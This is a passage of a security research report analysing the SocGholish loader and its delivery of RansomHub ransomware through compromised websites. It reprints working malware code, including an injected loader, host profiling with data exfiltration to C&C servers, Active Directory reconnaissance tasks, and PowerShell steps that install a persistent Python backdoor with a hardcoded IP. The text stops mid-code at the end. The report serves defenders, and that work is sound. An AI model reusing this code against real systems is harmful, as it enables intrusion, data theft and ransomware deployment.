SocGholish's Intrusion Techniques Facilitate Distribution of RansomHub Ransomware

trendmicro.com/en_us/research/25/c/socgholishs-intrusion-techniques-facilitate-distribution-of-rans.html

March 14, 2025

Malware

Trend Research analyzed SocGholish's MaaS framework and its role in deploying RansomHub ransomware through compromised websites, using highly obfuscated JavaScript loaders to evade detection and execute various malicious tasks.

By: Adam O'Connor, Ian Kenefick, Jack Walsh, Lucas Silva, Laura Medina March 14, 2025
Read time: (words)

Summary

- The complex intrusion set Water Scylla is composed of multiple stages that involves compromised websites, collaboration with threat actors operating malicious Keitaro TDS instances, SocGholish payload delivery, and post-compromise activity that leads to RansomHub. As of the start of 2025, SocGholish detections have been highest in the United States, with government organizations among the most affected.

- SocGholish is characterized by its obfuscated JavaScript loader, which uses various evasion techniques to bypass traditional detection methods, primarily propagating through compromised legitimate websites.
- By infecting legitimate websites with malicious scripts, threat actors redirect visitors to fake browser update notifications, convincing them to download and execute a malicious file.
- Water Scylla collaborates with threat actors operating rogue Keitaro Traffic Distribution System (TDS) instances to distribute SocGholish Payloads.
- The SocGholish loader can download and execute malicious payloads, exfiltrate sensitive data, and execute arbitrary commands, providing persistent access for further exploitation and payload deployment.
- Deploying extended detection and response solutions, hardening endpoints, enhancing logging and network monitoring, using web reputation services, securing CMS and web applications, and retiring or isolating end-of-life systems are essential to protecting enterprises from SocGholish intrusions and subsequent ransomware attacks on businesses.

First observed in 2018, Trend Research has been closely monitoring the activities of the SocGholish – also known as FakeUpdates – malware-as-a-service (MaaS) framework. This particular intrusion set is tracked by Trend Micro under the name Water Scylla, whose activities lead to RansomHub ransomware deployment.

SocGholish is characterised by its highly obfuscated JavaScript loader, which employs a range of evasion techniques that enable it to bypass traditional signature-based detection methods effectively.

The primary method of propagation for SocGholish involves the compromise of legitimate websites. Threat actors inject malicious scripts into these sites to hijack user traffic. When users visit these compromised sites, they are redirected to deceptive webpages that masquerade as legitimate browser update notifications. Through social engineering tactics, users are convinced to download a malicious ZIP file. This file contains a JavaScript file, which is the SocGholish loader.

This blog entry focuses on a cluster that deploys backdoor components to enable initial access for RansomHub ransomware-as-a-service (RaaS) affiliates. Ransomhub is a top ransomware player in terms of the number of organisations impacted by data breaches, just behind Akira in second place and CL0P in first, and SocGholish a key enabler of these attacks.

SocGholish’s key role in enabling initial access for ransomware warrants the attention of defenders to thwart attacks. The primary objective of SocGholish is to drop second-stage payloads, which include backdoor components. These backdoors provide threat actors with persistent access to infected systems, facilitating further exploitation and payload deployment.

SocGholish's loader is highly versatile and capable of executing arbitrary tasks as directed by its operators. It can:

- Download and execute malicious payloads: including backdoor components, and stealer routines.
- Exfiltrate sensitive information: It collects and sends data from infected systems back to its command-and-control (C&C) infrastructure.

Execute arbitrary commands: This allows threat actors to perform a wide range of malicious activities on the compromised system.

Since the start of the year, SocGholish detections have been highest in the US, followed by Japan, then Taiwan. Government entities top the list of most affected organizations, with those in the banking and consulting industries coming in second and third, respectively. The persistent and evasive nature of SocGholish highlights its critical role in the initial stages of ransomware attacks. This underscores the need for heightened awareness and robust cybersecurity measures to identify and mitigate such threats effectively.

Initial access and execution

The primary mechanism for SocGholish distribution involves several components.

1. A compromised website injected with a malicious script. (T1608.004 - Drive-by Target)
2. A rogue Keitaro TDS instance (a commercial traffic distribution system) delivers SocGholish and filters unwanted traffic from sandboxes and researchers
3. A fake update page to lure victims and serve the payload
4. The ZIP file containing the SocGholish JavaScript payload



Figure 1. SocGholish delivery flow from compromised website to payload delivery
download

```
// Malicious Script - uses Keitaro TDS to serve the FakeUpdate Lure and Payload
<script defer type="text/javascript"
    src="hxxps://digdonger[.]org/87cbLkDcE4fkKWG3pSE6sMsUg03VtJTu6105dV8Jon1"
    id="neat_bouncy_exactly_outrun-js">
</script>
```

Figure 2. Malicious JavaScript injected into a compromised website
download

```
;(function(u, q, y, d, n) {
    d = u.createElement(q);
    n = u.getElementsByTagName(q)[0];
    d.async = 1;
    d.src = y;
    n.parentNode.insertBefore(d, n);
}
)(document, 'script', 'https://virtual.urban-orthodontics.com/SzlpnTAbCvQvG1OvfQpFvzkbU78xQAX7O1sfvzY=');
```

Figure 3. Malicious script served by rogue Keitaro instances leading to SocGholish
download

Threat actor-operated Keitaro TDS instances

Water Scylla collaborates with threat actors who operate rogue Keitaro Traffic Direction System (TDS) servers (Figure 4) for the purpose of delivering FakeUpdate pages with the SocGholish payload.



Figure 4. Threat actor-operated Keitaro TDS instances
download

Trend Micro telemetry from 2025 alone has identified thousands of compromised websites injected with scripts pointing to these malicious TDS domains, which may lead to SocGholish infections depending on the geolocation of the visitor. Figure 5 below highlights the scale of these compromises, which hijack users and facilitate malware delivery.



Figure 5. Number of threat actor compromised websites redirecting to rogue Keitaro TDS instances
download

Among the most frequently used TDS domains, “blackshelter[.]org” has at least 1,297 compromised websites redirecting to it, followed by “rednosehorse[.]com” with 932 and “newgoodfoodmarket[.]com” with 550.

Initial execution

When the user opens the JavaScript file (Figure 7) (T1204.002: User Execution: Malicious File), Windows Scripting Host (wscript.exe) (T1059.007: Command and Scripting Interpreter: JavaScript) executes the loader, which proceeds to collect several pieces of information about the endpoint, as shown in Table 1. This information is sent to the C&C server to profile the environment (Figure 6).

```
var ud = '';
var ju = new ActiveXObject('WScript.Shell');
var kh = new ActiveXObject('WScript.Network');
var ro = [];
ro.push('b');
ro.push('500');
ro.push(WScript['ScriptFullName']);
ro.push(kh['ComputerName']);
ro.push(kh['UserName']);
ro.push(kh['UserDomain']);
ro.push(ju['ExpandEnvironmentStrings']('%userdnsdomain%'));
ro.push(hk('CIMV2', 'Win32_ComputerSystem', 'Manufacturer'));
ro.push(hk('CIMV2', 'Win32_ComputerSystem', 'Model'));
ro.push(hk('CIMV2', 'Win32_BIOS', 'Version') + hk('CIMV2', 'Win32_BIOS', 'SerialNumber'));
ro.push(hk('SecurityCenter2', 'AntiSpywareProduct', 'displayName'));
ro.push(hk('SecurityCenter2', 'AntiVirusProduct', 'displayName'));
ro.push(hk('CIMV2', 'CIM_NetworkAdapter', 'MACAddress'));
ro.push(hk('CIMV2', 'Win32_Process', 'Name'));
ro.push(hk('CIMV2', 'Win32_OperatingSystem', 'BuildNumber'));

function hk(za, wp, ss) {
    var og = '';
    try {
        var ee = GetObject("winmgmts:\\\\.\\root\\" + za);
        var me = ee.ExecQuery('SELECT * FROM ' + wp, 'WQL');
        var eq = new Enumerator(me);
        for (; !eq.atEnd(); eq.moveNext()) {
            var gg = eq.item();
            if (gg[ss]) {
                og += gg[ss] + '|';
            }
        }
    } catch (e) {
        og = '-1';
    }
    return og;
}

try {
    var lb = '';
    for (var qb = 0; qb < ro.length; qb++) {
        lb += qb + '=' + encodeURIComponent(ro[qb]) + '&';
    }
    var og = '';
    var eg = new ActiveXObject('MSXML2.XMLHTTP');
    eg.open('POST', 'hxxps://support.myfirstdealplaybook[.]com/profileLayout', false);
    eg.setRequestHeader('Connection', 'keep-alive');
    eg.send(lb);
    og = eg.responseText;
    var evString = 'eval';
    this[evString](og);
} catch (e) {}
```

Figure 6. SocGholish loader – initial automated environment profiling
download

Artefact	Description
ScriptFullName	The full path of the script being executed
ComputerName	The name of the computer

UserName	The currently logged-in user
UserDomain	The domain of the user
'%userdnsdomain%	The DNS domain of the user via the Environment Variable UserDnsDomain
Win32_ComputerSystem.Manufacturer	The manufacturer of the computer
Win32_ComputerSystem.Model	The model of the computer
Win32_BIOS.Version and Win32_BIOS. SerialNumber	A concatenation of BIOS version and serial number
AntiSpywareProduct.displayName	The name of the installed antispyware products
AntiVirusProduct.displayName	The name of the installed antivirus products
MACAddress	The MAC address of the network adapter
Win32_Process.Name	The names of the running processes
Win32_OperatingSystem.BuildNumber	The build number of the operating system

Table 1. Information collected by the SocGholish loader during environment profiling



Figure 7. Trend Micro Vision One™ Root Cause Analysis (RCA) showing the execution of the JavaScript file

download

Command and control, defense evasion

Our investigation identified dozens of tasks sent by the C&C server to be executed by the loader. They range from reconnaissance commands to the deployment of backdoor components, to data exfiltration.

Task execution is supported by helper functions. Such functions include:

1. A deobfuscation function to extract every third character from a string (Figure 8)
    a. Two strings related to the MSXML2.XMLHTTP ActiveXObject are deobfuscated by this function, likely to evade scanning of content by the Anti Malware Scanning Interface (AMSI) (T1027.013: Encrypted/Encoded File)
        i. odkpjpehwnww = open
        ii. swneqhnuedjy = send

```
function alfh(xivo) {
    var mvxp = '';
    for (var tmzs = 0; tmzs < xivo.length; tmzs++) {
        if (!(tmzs % 3)) {
            mvxp += xivo.substr(tmzs, 1);
        }
    }
    return mvxp;
}
```

Figure 8. A deobfuscation function to extract every third character from a string

2. Function to send data to the C&C server (Figure 9)
    a. Contains obfuscated function names belonging to ActiveXObject('MSXML2.XMLHTTP'), which are deobfuscated by the preceding 'alfh' function

```
function czgz(gpix, hnte) {
    try {
        var binp = '';
        for (var sagh = 0; sagh < gpix.length; sagh++) {
            var dcgj, wsrh;
            if (gpix[sagh][0]) {
                dcgj = gpix[sagh][0];
                wsrh = gpix[sagh][1];
            } else {
                dcgj = sagh;
                wsrh = gpix[sagh];
            }
            binp += dcgj + '=' + encodeURIComponent(wsrh) + '&';
        }
        var xoda = '';
        var sutp = new ActiveXObject('MSXML2.XMLHTTP');
        sutp[alfh('odkpjpehwnww')]('POST', 'hxxps://support.myfirstdealplaybook[.]com/updateStatus', false);
        sutp.setRequestHeader('Connection', 'keep-alive');
        sutp[alfh('swneqhnuedjy')](binp);
        if (hnte) {
            xoda = sutp['responseBody'];
        } else {
            xoda = sutp['responseText'];
        }
        return xoda;
    } catch (e) {}
}
```

Figure 9. Function to send data to the C&C server
download

Function to read a file from disk and then delete it (Figure 10) (T1070.004: Indicator Removal on Host: File Deletion)

```
function pine(fileName) {
    var content = '';
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    try {
        if (fso.GetFile(fileName).Size > 0) {
            var ts = fso.OpenTextFile(fileName, 1);
            content = ts.ReadAll();
            ts.Close();
        }
        fso.DeleteFile(fileName);
    } catch (e) {}
    return content;
}
```

Figure 10. Function to read a file from disk and then delete it

download

A function to generate a temporary file path (Figure 11) (T1074.001: Data Staged: Local Data Staging)

```
function mlcz() {
    var fn = '';
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    do {
        fn = fso.BuildPath(fso.GetSpecialFolder(2), fso.GetTempName());
    } while (fso.FileExists(fn));
    return fn;
}
```

Figure 11. A function to generate a temporary file path

download

A function to execute a command and capture the output from it (Figure 12) (T1059.003: Command and Scripting Interpreter: Windows Command Shell)

```
function rjxf(vayg) {
    var agyr = new ActiveXObject('WScript.Shell');
    var irqc = mlcz();
    agyr['Run']('cmd.exe /C ' + vayg + ' >> "' + irqc + '"', 0, true);
    return pine(irqc);
}
```

Figure 12. A function to execute a command and capture the output from it

download

Task execution

While SocGholish is running, it beacons to the C&C server. Tasks are subsequently sent to SocGholish, which are then executed by the loader. Each time the task is executed, the resulting output is piped to a temporary file and sent back to the C&C server.

The malicious tasks are executed in this order:

1. Discovery and reconnaissance tasks
2. Credential access followed exfiltration tasks
3. Backdoor deployment and persistence tasks
4. Reverse shell deployment tasks
5. Follow on reconnaissance tasks and tasks to download and execute NIRCMD to collect a screenshot

Discovery tasks

1. The discovery tasks (Figure 13) are as follow:
2. Execute PowerShell command to list the contents of the APPDATA Microsoft Signatures directory (T1059.001: Command and Scripting Interpreter: PowerShell)
3. Execute the *net* command to list domain users (T1087.002: Account Discovery: Domain Account)
4. Execute the *nltest* command to list domain trusts (T1482: Domain Trust Discovery)
5. Execute Active Directory Service Interfaces (ADSI) query via PowerShell command to retrieve AD information and interact with objects. The ADSI command will retrieve: (T1069.002: Permission Groups Discovery: Domain)
    a. Usernames
    b. User emails
    c. List Windows 2003 servers
    d. List all servers
    e. Get the DNS hostnames of computers

```
// Task ID <redacted> - Execute PowerShell command to list the contents of the APPDATA Microsoft Signatures directory
var command = 'powershell.exe ls $env:APPDATA\\\\Microsoft\\\\Signatures';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Execute command to list domain users
var command = 'net group "domain users" /domain';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Execute PowerShell command to retrieve user descriptions
var command = 'powershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]\\\'\\\'); $searcher.Filter
    = \\\'(&(objectCategory=person)(objectClass=user))\\\'; $searcher.PageSize = 1000; $searcher.PropertiesToLoad.Add(\\\'
    samaccountname\\\') > $null; $searcher.PropertiesToLoad.Add(\\\'description\\\') > $null; $users = $searcher.FindAll() |
    ForEach-Object { if ($_.Properties[\\\'description\\\'] -and $_.Properties[\\\'description\\\'][0] -ne \\\'\\\') { \\\'\\{0\\
    } | {1}\\\' -f $_.Properties[\\\'samaccountname\\\'][0], $_.Properties[\\\'description\\\'][0] } }; $users"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Execute PowerShell command to retrieve user emails
var command = 'powershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]\\\'\\\'); $searcher.Filter
    = \\\'(&(objectCategory=person)(objectClass=user)(mail=*))\\\'; $searcher.PageSize = 1000; $searcher.PropertiesToLoad.Add(\\\'
    mail\\\') > $null; $searcher.FindAll() | ForEach-Object { $_.Properties[\\\'mail\\\'][0] }"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Execute command to list domain trusts
var command = 'nltest /domain_trusts';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

```
// Task ID <redacted> - Execute PowerShell command to list Windows 2003 servers
var command = 'powershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]\\\'\\\'); $searcher.Filter
    = \\\'(&(objectCategory=computer)(operatingSystem=*2003*))\\\'; $searcher.PageSize = 1000; $searcher.PropertiesToLoad.Add(\\\'
    dnshostname\\\') > $null; $searcher.FindAll() | ForEach-Object { $_.Properties[\\\'dnshostname\\\'][0] }"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Execute PowerShell command to list all servers
var command = 'powershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]\\\'\\\'); $searcher.Filter
    = \\\'(&(objectCategory=computer)(operatingSystem=*server*))\\\'; $searcher.PageSize = 1000; $searcher.PropertiesToLoad.Add(\\
    \'dnshostname\\\') > $null; $searcher.FindAll() | ForEach-Object { $_.Properties[\\\'dnshostname\\\'][0] }"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);


// Task ID <redacted> - Execute PowerShell command to retrieve the DNS hostnames of computers
var command = 'powershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]\\\'\\\'); $searcher.Filter
    = \\\'(objectCategory=computer)\\\'; $searcher.PageSize = 1000; $searcher.PropertiesToLoad.Add(\\\'dnshostname\\\') > $null;
    $searcher.FindAll() | ForEach-Object { $_.Properties[\\\'dnshostname\\\'][0] }"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 13. SocGholish discovery tasks
download

Command and control - backdoor deployment tasks

The following tasks were executed to deploy a Python-based backdoor in the compromised environment to gain persistent access and relay connections from the attacker-controlled server to machines inside of the compromised environment. We attribute this activity to RansomHub affiliates, where it is used by threat actors for command and control, data exfiltration and ransomware deployment.

The tasks (Figure 14) are as follow:

1. Download and install Python 3.12 (T1059.006: Command and Scripting Interpreter: Python)
2. Install Python PIP
3. Install dependencies and list the directory contents
4. Create a scheduled task to achieve persistence (T1053.005: Scheduled Task/Job: Scheduled Task)

```
// Task ID <redacted> - Download Python 3.12.0 embedded zip file
var command = 'powershell -c "cd %localappdata%\\\\ConnectedDevicesPlatform;[Net.ServicePointManager]::SecurityProtocol = [
    Net.SecurityProtocolType]::Tls12;wget hxxps://www.python.org/ftp/python/3.12.0/python-3.12.0-embed-amd64.zip -OutFile .\\\\python3.12.zip"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Extract Python zip file and prepare environment
var command = 'powershell -c "cd %localappdata%\\\\ConnectedDevicesPlatform;Expand-Archive -LiteralPath .\\\\python3.12.zip -DestinationPath .\\\\
    get-pip;rm .\\\\python3.12.zip;cd get-pip;mkdir DLLs;ren python312._pth python312.pth"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Install Python packages using pip
var command = 'powershell -c "cd %localappdata%\\\\ConnectedDevicesPlatform\\\\get-pip;[Net.ServicePointManager]::SecurityProtocol = [
    Net.SecurityProtocolType]::Tls12;wget hxxps://bootstrap.pypa.io/pip/pip.pyz -OutFile .\\\\pip.pyz;.\\\\pythonw.exe pip.pyz --trusted-host
    files.pythonhosted.org --trusted-host pypi.org install pycryptodome virtualenv requests pipx --upgrade pip --no-warn-script-location;sleep
    10;ls"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Register a scheduled task to run the Python script
var command = 'powershell $a = New-ScheduledTaskAction -WorkingDirectory \'C:\\\\Users\\\\<redacted>\\\\AppData\\\\Local\\\\
    ConnectedDevicesPlatform\\\\get-pip\\\' -Execute \'pythonw.exe\' -Argument \'pypa.py\';$t = New-ScheduledTaskTrigger -Once -At (Get-Date)
    -RepetitionInterval (New-TimeSpan -Minutes 1);$s = New-ScheduledTaskSettingsSet -ExecutionTimeLimit \'00:00:00\' -AllowStartIfOnBatteries
    -DontStopIfGoingOnBatteries;Register-ScheduledTask -TaskName \'wder44\' -Action $a -Trigger $t -Settings $s';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 14. Command and control - Python backdoor deployment tasks
download

The file pypa.py is a Python proxy client obfuscated with pyobfuscate (Figure 15).



Figure 15. Obfuscated Python backdoor
download

It contains a hardcoded IP address and port for the RansomHub associated with the C&C server (T1095 Non-Application Layer Protocol) (Figure 16). This is a change from previous versions of this malicious script, which accepted the IP address and port as command line arguments.

```
parser.add_argument('-ip', dest='proxy_ip', required=False, default='38.180.81.153')
parser.add_argument('-port', dest='proxy_port', required=False, default=443, type=int)
parser.add_argument('-debug', action='store_true')
```

Figure 16. Deobfuscated Python backdoor – C&C configuration
download

The purpose of the backdoor is the create a connection to the hardcoded C&C server and listen for commands from the attackers. Commands are connection commands, with supported targets in the format of an IP address or a domain.

The start_transferring function, shown in Figure 17, unpacks the connection commands sent from the attacker server and creates connections to the target inside of the compromised environment – effectively allowing threat actors to connect to any host (internal or on the internet) with a route from the compromised host.

```python
"""
The start_transferring method handles the initial communication with the proxy server and sets up the connection to the target service.
It processes the received data to determine the type of connection (IPv4, domain name, etc.) and establishes the connection accordingly.
"""
def start_transferring(self):

    try:
        # Receive 3 bytes from the service connection and unpack them into B, C, and E
        B, C, E = struct.unpack('BBB', self.service_connection.recv(3))
    except struct.error:
        pass
    else:
        if B == 1:
            if C == 1:
                try:
                    # Receive 4 bytes and convert them to an IPv4 address
                    D = socket.inet_ntoa(self.service_connection.recv(4))
                except:
                    logging.info('Proxy server returned bad IPv4 address', exc_info=_A)
                    self.close()
            elif C == 3:
                try:
                    # Receive E bytes and decode them as a domain name
